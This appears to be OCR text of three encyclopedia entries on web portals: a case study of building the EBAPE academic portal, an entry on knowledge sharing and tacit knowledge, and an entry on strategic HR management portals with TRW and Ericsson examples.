The first step involved the elaboration of a business plan jointly by the Board of Director and the project coordinator, which aligned the objectives of the portal to the school's strategy, outlining what the project intended to achieve. The business plan was also drawn up in order to assess the viability of the project and establish if the budget of the school could cover the costs of the portal. The technological, financial, and personnel resources required for development and maintenance of the portal were then calculated. The opportunities arising from implementation of the portal and the motivations behind the project were presented. The initial ideas of what the portal was hoping to set out to achieve were accurately defined and a flow-chart for development was drawn up.

The elaboration of a business plan for an academic portal is not a usual step. However, the business plan was essential to ensure that the Board of Director of the school could obtain financial and political support from the President of the Getulio Vargas Foundation by outlining the relevance and viability of the project.

Once the business plan had been drawn up, the team required to develop the project was formed. A marketing and design professional was hired to oversee elaboration of the content, navigation structure, and layout. A team of five information technology professionals was appointed for programming of the pages.


Decision on Proposed Content

Elaboration of the content of the portal in question was based on the guidelines set out in the business plan.

The person responsible for content and navigation conducted a benchmarking exercise against other portals. A list of portals to be visited was drawn up, be they competitors or otherwise. The following portals were visited: ones well known in the sector; some portals listed in search engines; and portals indicated by the overall project coordinator.

During comparative analysis of the selected portals, the type of information and services available, and how this information was presented in terms of navigation structure and graphic interface, was duly examined and recorded.

Figure 1. Composition of the portal



A document with ideas that might be implemented was then created. This document stipulated the content that the portal should contain and the level of information and services that would be available to the user, always bearing in mind the consideration that the information available would need to be updated.

The division of the portal into vortals had already been established in the original business plan, stipulating that there would be six vortals and a section for breaking news. The vortals contained in the portal and the breaking news section are represented in Figure 1.

The main concern was to include a large quantity of content in the vortals such that users might really be able to locate any information they required. Table 1 presents a synopsis of the content of each vertal and the breaking news section.

The content proposal divided the project up into two stages. The development of most relevant information for users was prioritized in the launch of the first part of the work. The suggestions about services that could be implemented subsequently were consolidated in a report to the coordination unit.

Preliminary Navigation Structure Proposal

In order to plan the navigation structure of the portal, a preliminary proposal as to how the proposed content might be presented was drawn up. In other words, a solution was devised for division of the content into pages and organized into a structure in which the pages would be presented to the user.

The navigation structure was represented in a flow-chart containing all the pages of the portal. This flow-chart was developed using Microsoft PowerPoint, although it could be done with the assistance of other software like Visio. Representation of the navigation in this scheme was made starting from the main page and adding new boxes in the design as new pages might appear to the user during navigation. Each box represented one page with linking arrows indicating the scheme by which the user is guided starting from a given page.

The creation of the flow-chart helped to organize what needed to be included in terms of content. However, the first navigation structure proposal was subjected to many changes before the definitive content was established. It was only at this point that an exact notion of the volume of information assembled became clear. The final navigation structure was set up to be subject to alterations until the conclusion of programming and all the tests to locate errors. It is important to note that if the portal is very extensive, it is very difficult for the flow-chart to be updated through to the final version. The need to update the flow-chart hinges on the interaction of the professionals responsible for content, navigation, and programming. In the elaboration of this portal, the flow-chart was never completed due to the size of the project.

The navigation structure of the portal was planned in such a way as to avoid the user being obliged to visit many pages in order to locate information. The portal has two navigation menus, which are constantly visible: one for users to choose the vertal that they wish to visit and another to navigate within the vertal they are currently in. Some pages also have submenus so that the user can navigate within certain specific subjects.

Appraisal and Consolidation of Content and Reorganization of the Navigation Structure

The purpose of conducting an appraisal of content was to assemble the content of each page of the navigation structure. For some pages, the person responsible for content was able to create the text to be exhibited. In the case of other sections, it was necessary to request the creation of texts by the Board of Director, or have meetings between various departments in order to create given content or track down the information within the organization.

Once the content had been assembled, it was necessary to organize it and make the necessary corrections to the navigation structure before handing it over to the programming team.

At the end of this stage, a report was produced containing the navigation flow-chart and listing the content of each of the proposed pages. This material, together with the design, is the input required by the programmers.

Design Proposal

While the benchmarking exercise with other schools was conducted during the elaboration of the portal, the interfaces employed were also studied.

The objective of the proposed layout option was to portray the identity of the school accurately, transmitting a serious albeit modern image. The interface selected was

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Table 1. Brief overview of the content of the portal

Vortal/Section	Content
Institutional	• This vertal gives the user an overview of what EBAPE represents. It contains institutional texts about the school, its mission, its history, and comments from alumni. • The structure of the Board of Director, the coordination staff, and the support team is presented, along with information about the location of the school, its installations, and the benefits on offer. • Lastly, links are provided for access to other units of the Getulio Vargas Foundation, other schools, and magazines.
Academic	• The academic vortal provides information of interest about the teaching and research areas of the school. • It contains information about the faculty members, the graduate programs, and a link to the undergraduate program. • The research programs and lines of research are presented. • Another section contains publications by the faculty members, magazines published by the school, and student dissertations and theses.
Continuing Education	• EBAPE offers continuing education courses via a program of the Getulio Vargas Foundation. This vortal leads the user to the site of this program.
Consultancy	• This vortal leads the user to the site of the Getulio Vargas Foundation consultancy unit, through which the school provides this service.
E-Governance	• The electronic governance vertal contains information about this knowledge area. Electronic government is defined, links are provided to sites in Brazil and abroad, and research centers, books, articles, events, and breaking news linked to the theme are presented. • This vertal was created in line with EBAPE's commitment to keep abreast of and participate in the theoretical and practical innovations in public management—an area in which it has a long tradition.
The EBAPE Community	• This vortal is a restricted access area. • There is a registration section for alumni as well as a collaborative educational space, called EBAPE groups, where members of the same group may send e-mails, exchange files, and recommend sites. • There is also an area destined for professional opportunity placements for students and alumni. • Lastly, in this vertal there is an online scholastic management system for students.
Breaking News	• This vertal disseminates the latest announcements by the school, events to be held and topics involving the school published in the press.

the one that afforded easiest navigability of the portal. The vertals of the portal were color-coded, making it easier for the user to locate items and memorize where given types of information in the portal were to be found. Graphic resources to identify the school were also used such as the corporate logo and a side view photo of the building featured as the background of the home page.

Development of the design generated the creation of a template, which was used on all pages in order to maintain internal coherence.

The design was developed using Adobe Photoshop and the template for the programming phase was made with assistance of Adobe ImageReady.

One of the concerns relating to design was the need to use easy-to-load images, such that users would not need to wait long to visualize the page on their browser.

Programming

In the programming phase, the person responsible for content, navigation, and design interacted directly with the programmers, defining matters jointly such as what information should be kept in a database (SQL Server) due to the constant updates, which pages could feature static programming (ASP) and which audiovisual resources to use, always bearing in mind that this should never prejudice the accessibility and speed of the portal.

The programmers received the flow-chart, the content of all the pages listed on the navigation structure, and the layout of a large number of screens, making it possible for them to develop the template to be followed on the pages.

Once the portal was programmed, it was tested by the programming team, by the professional responsible for content, navigation, and layout, and by the overall project coordinator in order to avoid any errors after the launch.

Launch of the Portal

When the portal was launched, an announcement was made to its target public. The address was registered on various search engines in Brazil and abroad and was included in advertising and other promotional materials of the school. The launch was also notified officially to the whole community of professors, employees, students, and alumni of the school, by means of e-mail and a press release in an in-house magazine of the organization.

Evaluation and Development

During the ongoing maintenance and development phase, the portal continues to have the support and supervision of the Director of the school and the coordinator of the project. The person responsible for content, navigation, and design now coordinates content and the new projects of the portal with the assistance of a single professional dedicated exclusively to programming. The programming team that developed the portal is sometimes called in for special projects. In this manner, the portal can be constantly maintained and developed.

New projects were developed to enhance and improve the portal and any ideas that arose during the creation phase that were not originally developed could then be implemented.

In order to verify the success of the product and pinpoint aspects that might be in need of improvement, the administrators can examine the performance evaluation metrics. Measure of the success of the portal was important for evaluating the performance of the method utilized for implementation.

Before the development of the portal, the school had a simple site on the Internet, though the only metric available was the number of hits on the home page. During the first month after the launch of the portal, there were 17,726 page views on the home page, which represented an increase of 400%, since during the month prior to the launch there were only 4,239 page views to the home page of the old site.


The administrator now monitors the performance of the portal, analyzing the number of users, the number of visits to the portal, the number of page views to different pages, the average number of page views per visit, the number of monthly visits that users make to the portal, and the average duration of each visit. In addition to these metrics, statistics about the portal that show which pages are the most visited assist in the process of identification of the demands of the target public.

An annual action plan is drawn up. This report portrays the activities executed by the portal team during the year, consolidates the visiting statistics during the period, comments on the projects in progress, and presents a synopsis of the activities slated for the following year.

FUTURE TRENDS

Future research may be conducted to analyze other models for the creation and enhancement of portals. Since one of the critical points in this area is the continual updating of portals, research that assists in the optimization of the updating process would be particularly relevant. It would be interesting to acquire a better understanding of the existing navigation difficulties by means of experiments with different user profiles. Also, it is always relevant to discover new metrics for the evaluation of portals. Lastly, it would be interesting to establish the impact that academic portals have on new students and on the request for consultancy and continuing education services.

Figure 2. Stages in the implementation and development of a portal



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CONCLUSION

The stages in the implementation and development of a portal, as previously commented, are summarized in Figure 2.

The stages previously summarized and described, in this specific situation, led to the development of a successful portal. The article supplies a perspective of the stages involved in the construction of portals and presents how the activities of maintenance and enhancement of pages are conducted. The development stages presented here provide general guidelines for the elaboration of portals. Nevertheless, the way in which this portal was developed was geared to the reality of the school. Naturally, adaptations to any guidelines for the development of a portal are always necessary. Some points can be reviewed, on a case-by-case basis, with the elaboration or otherwise of a business plan, the type of content to be included, the advisability of conducting a benchmarking exercise with other companies and the need to outline the navigation structure in as much detail as possible.

The work also draws attention to the fact that the portal needs to be updated and developed continuously after the launch.

In conclusion, it should be stressed that professionals faced with the challenge of implementing an institutional portal and its ongoing development may use the processes presented as a starting point, while making the necessary modifications for construction of the most appropriate method for the specific situation in hand.

REFERENCES

Ang, L. (2001). To trust or not to trust? A model of internet trust from the customer's point of view. In the *14th Bled Electronic Commerce Conference,* Bled, Slovenia.

Gulati, R., & Garino, J. (2000). Get the right mix of bricks & clicks. *Harvard Business Review*, *78*(3), 107-14.

Hanson, W. (2001). *Principles of Internet marketing*. South-Western College Publishing.

Huizingh, E. (2002). The antecedents of Web portal performance. *European Journal of Marketing*, *36*(11/12), 1125-47.

Hoffman, D. L., & Novak, T. P. (1996). Building consumer trust online. *Communications of the ACM*, *42*(4), 80-5.

Lazar, J. (2005). *Web usability: A user-centered design approach.* Pearson Education.

Melewar, T. C., & Navalekar, A. (2002). Leveraging corporate identity in the digital age. *Marketing Intelligence & Planning*, *20*(2), 96-103.

Reedy, J., Schullo, S., & Zimmerman, K. (2001). *Electronic marketing: Integrating electronic resources into the marketing process*. South-Western College Pub.

Schmitt, B. (2001). *Marketing aesthetitcs*. New York: Simon & Schuster.

Seybold, P., & Marshak, R. T. (2001). *Customers.com: How to create a profitable business strategy for the Internet and beyond*. Crown Business.

Turban, E. (2002). *Electronic commerce: A managerial perspective*. New Jersey: Prentice Hall.

Zinkhan, G. M. (2002). Promoting services via the Internet: New opportunities and challenges. *Journal of Services Marketing*, *16*(5), 412-23.

KEY TERMS

Business Plan: The business plan is a document that reflects the reality, prospects, and strategy of a product or company.

Content: The content is everything that a page on the Internet offers the user in terms of information.

Design: The set of aesthetic techniques and concepts applied to the visual representation of information.

Evaluation Metrics: The measurements used in the systematic analysis of the impact and effectiveness of a portal.

Navigation Structure: The suggested path that a user may take to circulate within a virtual environment in a non-sequential manner in the search for desired information and services.

Portal: A portal is a Web site that serves as a gateway to a broad spectrum of information, products, and services. A portal functions as a central hub and distributor of traffic to a series of other sites.

Vortal: A vortal is a Web site that provides a gateway to information and services related to a specific issue.

Sharing and Managing Knowledge through Portals

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INTRODUCTION

A Knowledge Management Approach

Any attempt to develop IT applications to manage information processes in a knowledge work setting will inevitably encounter the work of Ikujiro Nonaka (1991) on the importance of knowledge management in organizations. Almost all work can nowadays be loosely defined as knowledge work, since even ditch digging, for example, may involve the use of a GPS positioning device. Unwittingly establishing a doctrine of knowledge management, Nonaka took Polanyi's (1958, 1966) old definition of tacit knowledge as the starting point in his theory, and went on to describe the relationship between implicit and explicit (communicable) knowledge, and their importance within an organization.

A key conclusion in the work published by Nonaka and Takeuchi in 1995 was that tacit knowledge is important in the creation of new knowledge in organizations. As is commonly the case when new management theories are formulated, Nonaka and Takeuchi focused attention explicitly on a phenomenon that has always existed implicitly, but whose description or significance has not previously been encapsulated in such a way. The phenomenon to which Nonaka and Takeuchi drew attention was specifically the finding that knowledge used in an organization is divided into explicit and implicit knowledge, and that these are interlinked.

BACKGROUND

The Creation of New Knowledge

In their model, the creation of new knowledge is based on the conversion and circulation of explicit and tacit knowledge between the individual and the organization. Individuals share their internalized tacit knowledge by giving it a precise form of expression. This is then creatively combined with existing knowledge, and the newly learnt knowledge is internalized within the organization in the form of new practices. This model attempts to demonstrate, in simple terms, how, by repeating the chain of events described, a continuous spiral-like process emerges that enables the creation of new knowledge and innovations. For such a creative process to function well, it is necessary to have a suitable operating environment, of a kind originally described by Nonaka using the concept Ba, coined by philosopher Kitaro Nishida.

Nonaka and Takeuchi present an appetizing example of the harnessing of tacit knowledge for product development purposes, when they reveal a slice of the story behind an automatic home bread-making machine. In the 1980s, the Japanese Matsushita company wanted to develop a new product that would allow households to make top-quality bread themselves, easily and conveniently. The company experienced setbacks, however, in its development of the machine, and these were only overcome when a product development engineer investigated matters further with a master baker (a process that the theory terms *socialization*). In doing so, the engineer finally realized what was necessary to achieve the desired results: the dough had to be kneaded in a certain way, and this was a technique difficult to explain in words.

Commenting on the popularity of his theory, Nonaka has remarked that the more people talk about knowledge management, the more the concept is misunderstood. On a visit to Finland in 2000, he further declared that knowledge management is not a business management theory at all, not something that can be fashionable one day and forgotten the next, when a new trend comes along (Taloussanomat November 11, 2000). Instead of providing a new theoretical basis, he says knowledge management should be seen more as a new approach to organizations.

Information Richness Theory

The information richness theory of Daft and Lengel (1986) has traditionally formed the basis for studies of the interrelationship between information and the use of IT. The theory defines information richness as the capacity of information to change the recipient's understanding within a certain timeframe. According to the theory, the best channel for conveying the richest information is face-to-face communication. After this, the richness of the information exchanged declines in stages, from phone conversations and personal (e.g., letters) and then nonpersonal written documentation, to the most information-poor stage, namely documents containing numeric information. Although this division was created before the era of the Internet, multimedia, and graphic interfaces, the theory that information richness varies between different media is still a valid one.

If the information richness theory and the knowledge creation spiral described are combined, the following research hypothesis emerges: that by improving the richness of its communication channels, an organization will be better placed to benefit from IT. The actual realization of this may not be so straightforward, however. Findings directly refuting this hypothesis are given later in this chapter.

The information richness theory can be also examined in terms of the Nonaka and Takeuchi spiral at a more detailed level. The question is whether each of the four transition stages of the spiral process can be connected in different ways with the opportunities for benefiting from IT. The importance of IT may be undisputed specifically at the stage of combining knowledge, but how significant is the use of IT in the other parts of the spiral process? Are the knowledge portals relevant for anything other than the assembly and dissemination of information? Can tacit knowledge be stored via the portals, and is it possible, anyway, to transmit tacit knowledge over computer networks?

Tacit Knowledge

Tacit knowledge is a concept often associated with skills acquired by master craftsmen of old. A London-based tea wholesaler, for instance, may still today be very much reliant on such tacit knowledge. Its master tea taster, trusted by all, may judge the quality of all batches arriving at the premises, and these decisions may form the basis for massive price differences from one tea consignment to another.

A number of different interpretations of the nature of tacit knowledge have been presented in the literature. Baumard (2001), for example, describes tacit knowledge as knowledge present in the very marrow of the individual, allowing him or her to make decisions intuitively, even in new situations. The divide between tacit and explicit knowledge has also been criticized as being artificial. For example, Tsoukas (1996) claims there are no grounds for such a two-way classification, as tacit knowledge can also be distributed verbally, if both parties are sufficiently versed in the matter, and correspondingly, the transfer of explicit knowledge is always accompanied by an element of tacit knowledge.

SHARING KNOWLEDGE THROUGH PORTALS

There is an interesting example of the role of knowledge portals in an organization's internal transmission of knowledge. Norwegian researcher Johannessen (Johannessen, Olaisen, & Olosen, 2001) and his colleagues point to the existence of an explanatory mechanism linking IT investments and corporate operating results, and that is based on the importance of tacit knowledge. They report that IT investments normally reinforce the flow of an organization's explicit knowledge and, correspondingly, weaken the importance of its tacit knowledge, and that, over time, this leads to a decline in innovation. Hence, the use of IT, they say, can have an adverse effect on corporate competitiveness in the longer run.

Johannessen et al. (2001) also present an example, though it is one that can be interpreted, in a different way, as partially countering their own conclusions. They present the case of a group of employees in a certain Norwegian shipyard, and report that the tacit knowledge of these employees became apparent to the benefit of the organization only when a new information system was introduced. The employees, working in one of the shipyard assembly units, raised objections to the introduction of some revised working practices, and expressed the desire to return to the previous arrangements. It also appeared that in this particular unit, this would actually be justified in production management terms, but the employees were not able to get their message through clearly to the management. Something was finally done only when a new information system was set up for the purpose of entering development ideas. One of the principles adopted for this new process was that the managers were not permitted to reject any idea out of hand, but had to first comment on the details submitted. The assembly unit employees were thus able to directly communicate their thoughts to management on something that was, until then, simply explicit knowledge within their own group, and it was not long before permission was granted for them to organize the work in the way they felt best.

Studying the role of information, Glazer (1993), for instance, has asserted that organizations with a strong focus on information management, rather than information technology, are likely to succeed better than others. E-mail can serve as a practical example of this. American professor Allen Lee believes that e-mail systems can be of most benefit to a company when the users are not seen as passive recipients of information, but as active processors of knowledge. The organization can then learn to use this ordinary information transmission channel in new ways, as outlined in the information richness theory. As Lee (1994, p. 155) notes, "Such a medium is one that becomes best or appropriate, over time, through its interactions with its users and through the users' adaptation or reinvention of the medium to suit their own purposes."

DISCUSSION AND CONCLUSION

The concepts of knowledge management play an increasingly important role in today's work environment. Theoretical consideration of the relationship between information system quality and information quality has become an interesting area of research in recent years in the crossover between business management and information systems science. Although the latter acknowledges information quality to be a crucial factor in gaining benefits from IT, the research in that field has focused mainly on developing measures and indicators rather than formulating concepts.

Harnessing an organization's knowledge to a corporate information network is difficult, but it can be done at the level of the individual. Notes for personal use will not be particularly relevant, as there are likely to be points that the user is aware of but does not refer to explicitly. Where qualitative information content is being documented for use by others, thought should be given first to the likely future uses, that is, the context in which the data will later be needed. This notion is also supported by Junnarkar and Brown (1997), when they conclude that making use of knowledge management concepts requires an understanding of the knowledge creation process at the individual level.

On the basis of the Norwegian study, it is clear that there are still conflicting views on the interrelationship between IT use and information behaviour. The finding that IT enriches traditional communication is at odds not only with the information richness theory, but also with the following statement of McDermott (1999): "If a group of people don't already share knowledge, don't already have plenty of contact, don't already understand what insight and information will be useful to each other, information technology is not likely to create it."

REFERENCES

Baumard, P. (2001). *Tacit knowledge in organizations*. London: Sage Publications.

Daft, R., & Lengel, R. (1986). Organizational information requirements, media richness and structural design. *Management Science, 32*(5), 554-571.

Glazer, R. (1993). Measuring the value of information: the information-intensive organization. *IBM Systems Journal, 32*(1), 99-110.

Johannessen, J-A., Olaisen, J., & Olsen, B. (2001). Mismanagement of tacit knowledge: The importance of tacit knowledge, the danger of information technology, and what to do about it. *International Journal of Information Management, 21*, 3-20.

Junnarkar, B., & Brown, C. (1997). Re-assessing the enabling role of information technology in KM. *Journal of Knowledge Management, 1*(2), 142-148.

Lee, A. (1994). Electronic mail as a medium for rich communication: An empirical investigation using hermeneutic interpretation. *MIS Quarterly, 18*(2), 143-157.

McDermott, R. (1999). Why information technology inspired but cannot deliver knowledge management. *California Management Review, 41*(4), 103-117.

Nonaka, I. (1991). The knowledge-creating company. *Harvard Business Review*, (November-December), 96-104.

Nonaka, I., & Takeuchi, H. (1995). *The knowledge-creating company*. Oxford: Oxford University Press,.

Polanyi, M. (1958). *Personal knowledge*. Chicago: University of Chicago Press.

Polanyi, M. (1966). *Tacit dimensions*. New York: Doubleplay.

Tsoukas, H. (1996). The firm as a distributed knowledge system: A constructionist approach. *Strategic Management Journal, 17*(Winter), 11-25.

KEY TERMS

Explicit Knowledge: Unlike implicit knowledge, explicit knowledge is easy to communicate, share, and codify in records. It can be shared with words and writing.

Information Richness Theory: The theory defines information richness as the capacity of information to change the recipient's understanding within a certain timeframe. According to it, the best channel for conveying the richest information is face-to-face communication.

Knowledge Management: A doctrine-like approach to management evolved originally from the work of Ikujiro Nonaka. It refers to the process of creating, capturing, and using knowledge to enhance organizational performance.

Tacit Knowledge: Tacit knowledge is personal know-how that cannot be verbally communicated. It has great importance in the creation of new knowledge in organizations. The term became popular along with the knowledge management, and it was originally introduced already in the late 1950s by philosopher Michael Polanyi.

SHRM Portals in the 21st Century Organisation

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INTRODUCTION

The importance of people to organisational success has been recognised; the implications of this for human resource departments forms the basis for the content of this article. The ways in which information technology has been used to support changes in the human resource function are discussed, leading to an exploration of the role of strategic human resource management portals. The content of strategic human resource management portals is then outlined, and covers the range of information they currently provide and their future role. Finally, issues relating to implementation are addressed. The need for human resource practitioners to develop a greater understanding of technology and its potential benefits is discussed. This article concludes by reiterating the uses made of strategic human resource portals and by acknowledging the need to continue to strive for improvements in the implementation of IT systems.

PEOPLE IN THE 21ST CENTURY ORGANISATION

The resources and capabilities that have the potential to provide an organisation with competitive advantage include financial, physical, and human assets. In this context, human resources include the people and their experience, knowledge, judgement, and wisdom (Barney, 1995). The move to a knowledge and service economy has created a range of changes in organisations; these changes have impacted all areas of the organisation, including the human resource (HR) function. Knowledge work and service provision are highly people-dependent, and hence the importance of people to the success of the organisation has increased with this change. Today's managers rely heavily on people for achievement of their goals; they recognise that people have become their greatest competitive weapon.

Whereas the primary focus of the past has been on managing financial and physical assets, the recognition that staff, and their collective knowledge, have become important assets will require executives to pay more attention to managing people in the coming years (The Boston Consulting Group, 2005). Those entrusted with responsibility for people management within organisations—the HR department which sets the HR strategy and line managers who play a major role in implementing the strategy—now recognise the contribution of HR to organisational performance (Barney & Wright, 1998; Brockbank, 1999; Ramlall, 2003). To add strategic value, HR departments have been asked to develop strategic partnerships (Lawler & Mohrman, 2003), and to become strategically proactive (Brockbank, 1999). This is now happening (Brockbank & Ulrich, 2005).

TECHNOLOGY'S ROLE IN HR MANAGEMENT

Information technology (IT) has an important role to play in strategy formulation and implementation (Powell & Dent-Micallef, 1997), in supporting improved knowledge management processes, in customer relationship management through customer knowledge management (Bueren, Schierholz, Kolbe, & Brenner, 2005), and in organisation-wide financial performance reporting capability. Considerable effort and expense has gone into developing technology-supported financial management systems, client data bases, and data warehouses, with access to a broad range of information provided through purpose-specific portals. The HR function has also been quick to integrate technology into its operations, with the payroll process being one of the first to be automated (Lengnick-Hall & Moritz, 2003).

The HR professional's role is changing in response to changes in the workplace. In the past, the personnel department's role centred on recruiting, selecting, inducting, and paying employees. With the increased importance of people to organisational success, skills shortages as a result of the aging workforce, especially in developed countries, and reduced numbers of young people entering the workforce, HR professionals' services are required for a different range of tasks (Brockbank & Ulrich, 2005). Today's HR staff are involved in organisation-wide strategic planning. Their strategic HR plans no longer merely support achievement of organisational goals set by others; HR practitioners are developing plans to drive organisational success. This strategically proactive approach to HR (Brockbank, 1999) acknowledges that transactional HR activities must still be performed. Staff must be paid, records kept, policies and procedures developed, and HR departments must ensure legal compliance and reporting in relation to income tax, superannuation, and health and safety. But many of these operational tasks are now performed using human resource information systems (HRISs).

Using HRISs to provide employees with the information they require, through an employee self service (ESS) portal, the dependence on HR administrative officers for information provision is reduced. HRISs, especially when part of an enterprise resource planning system (ERP), are being accessed by a range of people for a variety of purposes. HR managers use the information stored within the HRIS, combined with that from other management systems, for strategic planning. HR officers use the system to store records, generate reports, and ensure legal compliance. Supervisors use these systems to track employee and unit performance, to measure their employees' productivity, to compare sick leave figures with industry standards, or to compare performance with that of other units within the organisation.

HR Portals

Strategic human resource management (SHRM) portals, like ESS portals, provide access to information for a specific group of users. SHRM and ESS portals could be seen as two levels of access to HR-related information with some organisations having one HR portal with two or more levels of access. To distinguish between provision of information to employees and access to information for strategic, organisation-wide planning, we have broken HR portals into two types: those providing information to employees (ESS), and those providing a higher, strategic planning level of information to senior and executive level staff (SHRM).

SHRM PORTALS AND ORGANISATIONAL PERFORMANCE

SHRM portals usually form part of an HRIS which, in turn, may be integrated within an ERP of which HRISs have in recent years become a subset. ERPs integrate information from a diverse range of areas and applications within an organisation (Ashbaugh & Miranda, 2002).

SHRM portals support HR managers and others involved in organisation-wide planning within organisations by providing access to information stored in an HRIS, or that contained in an ERP, for strategic planning.

Since the 1990s, it was predicted that improved HR systems would result in improved organisational performance, and this link between HR management practices and organisational performance continues to be acknowledged (Bowen & Ostroff, 2004; Guest, Michie, Conway, & Sheehan, 2003; Wright, Gardner, & Moynihan, 2003), though some suggest more research is required to fully explain this link (Paauwe & Boselie, 2005; van Veldhoven, 2005). Carmeli and Tishler (2004) found that intangible organisational elements, including human capital and culture, are positively associated with organisational performance.

HR activities, or practices which support high performance HR systems, are increasingly being incorporated in SHRM portals; those which support high performance HR systems. ESSs can free HR professionals of operational activities, enabling them to introduce high performance work practices. SHRM portals provide strategic planning information for HR and other senior managers, including line managers to whom an increasingly large range of HR activities have been devolved (Kulik & Bainbridge, 2005). Devolution further frees HR specialists for their more strategic role.

WHAT SHRM PORTALS DO

Portals enable information from multiple sources to be pooled, organised, and distributed through the gateway that the portal provides. SHRM portals enable access by a range of users to information at a variety of predetermined levels. When linked to other organisational information systems, HR information may be combined, for instance, with productivity, sales, and other information to aid high level decision making.

Supporting Devolution of HR Activities to Line

Devolution of HR activities to line means supervisors now conduct many HR activities formerly carried out by HR personnel. Recent research found line managers are now responsible for a range of day-to-day people management activities, such as managing performance, disciplinary action, coaching, and promotion decisions. However, HR's desire to reduce their involvement in a range of HR activities was not matched by line management's enthusiasm for assuming responsibility for these activities (Kulik and Bainbridge, 2005).

While line managers may feel their current role is complex and demanding enough without accepting responsibility for an increasing range of HR activities, research demonstrates that when HR staff are freed from day-to-day people management activities, they are better able to contribute to strategic planning and this, in turn, has been found to lead to improved organisational performance (Lawler & Mohrman, 2003).

Freeing HR Staff for Strategic Planning

There has been a gradual shift toward a more strategic role of HR professionals in the US, and in 2005, Australian HR managers felt they were performing a more strategic role (Sheehan, Holland, & DeCieri, 2005), although as recently as 2002, HR was reported to still be playing an administrative support role in organisations (Michelson & Kramar, 2003). Attempts were being made to devolve administrative tasks to line management using technology to support this process. Many saw IT and its various applications as having the potential to free HR professionals from transactional tasks enabling them to assume the more strategic role (Shrivastava & Shaw, 2003). This automation of transactions using e-HR is seen as the second or higher-level of use of technology to support the HR function because it goes beyond providing only information. It is this level of e-HR that is predicted to transform the HR function by liberating it from its operational role so it may become more strategic. This level of use will lead to nonstrategic HR tasks being performed faster and cheaper, while involving HR staff less in the process (Lengnick-Hall & Moritz, 2003). The study which found Australian HR managers believe they are playing a more strategic role in their organisations did not consider the impact IT may have had on this change. However, when contrasted with Michelson and Kramar's (2003) findings only two years earlier, it is possible that a recent increase in the use of IT to support the HR function has helped bring about this change.

Technology to support initiatives to devolve HR activities is important if organisations are to achieve their goal of increased success through improved people management. As well as reducing HR's transactional tasks, technology can provide line managers with the information they require to perform their increasing range of HR activities through SHRM portals. It is important that line managers can access the information they require to successfully perform their new role.

Strategic Workforce Planning

Skills shortages across developing countries as a result of the aging population present challenges for organisations wishing to succeed in the global marketplace. Strategic workforce planning requires input from a range of sources, something a SHRM portal providing access to HR and other organisational information can provide by linking a diverse range of organisational plans for product changes or service quality improvements to enter new markets, or to compete in new industry sectors.

Information on university enrolments, especially in highly specialised skills areas, is required for good strategic workforce planning. SHRM portals can also be linked to research conducted outside the organisation, which is vital for good planning.

Assisting Cultural Change

A global organisation operating within the automotive, aeronautical systems, space, electronics, and information systems fields, TRW experienced challenges in 2001 as a result of a general downturn in their markets. With two thirds of their business being within the highly competitive/low profit margin automotive industry, turning around their performance was not going to be easy. Pressure to improve shareholder value combined with a change in leadership led to TRW deciding to create systems to support what could be viewed as a cultural revolution within their organisation (Neary, 2002).

TRW developed six company-wide behaviours, to be incorporated in individual performance plans, to enable them to turn around their organisation's performance. To succeed, they needed to develop one uniform method of performance development and review for their almost 100,000 employees (Neary, 2002). The new leadership of TRW put together a team of IT experts, HR staff, and representatives from all business units to develop a Web-based employee performance and development process (EP&DP) to incorporate measurement of the six identified behaviours. The diverse team established guiding principles to ensure that the new system could be in place in just four months.

TRW benefited greatly from the new system. Good design principles ensured the system met the organisation's needs, and being user friendly paid off. Organisation-wide benefits included ensuring the six new behaviours were incorporated in all employees' performance reviews. The EP&DP enabled identification of company talent from around the world, or specific needs such as location of a degree-qualified HR manager with Chinese language skills, in minutes. The system provided wide-ranging and valuable benefits for TRW. In the second year of use, TRW claimed they were more uniformly managing "the day-to-day operations and the long term vitality of the company" (Neary, 2002, p. 498).

An example of IT supported HR systems driving change and improving organisational performance, the EP&DP enabled managers to access information to support cultural change, improve organisational performance, and manage talent. SHRM portals which incorporate access to employee performance data and enable it to be combined with other performance data (e.g., production, sales, or finance) supported change and improved organisational performance.

Supporting Knowledge Sharing

A global communications company, Ericssons, implemented an IT-supported competence management system (CMS) as part of their HR management system. Competence management ensures that both the employees and the organisation have sufficient competencies to support achievement of the organisation's objectives (Nordhaug, 1993). Ericsson's CMS included a register of competence detailing employee qualifications and experience; it enabled identification and mapping of present and future target competence levels and analysis of competence gaps across the organisation. It contained records of the outcome of HR discussions, and stored and tracked competence development actions, including training. It supported Ericsson's knowledge creation efforts by both locating "experts and stimulating emerging communities of knowing" (Hustad & Munkvold, 2005, p. 78).

Ericssons found the design and development of the CMS challenging, but the potential benefits of enabling access to competence resources worldwide, combined with the ability to link experts enabling knowledge sharing to increase innovation and stimulate new learning processes, made the challenge worthwhile. Although Ericssons is a technology savvy organization, it did confront challenges in gaining commitment to the new system and in encouraging the necessary change in employee mindsets to use the system to build individual competence (Hustad & Munkwold, 2005).

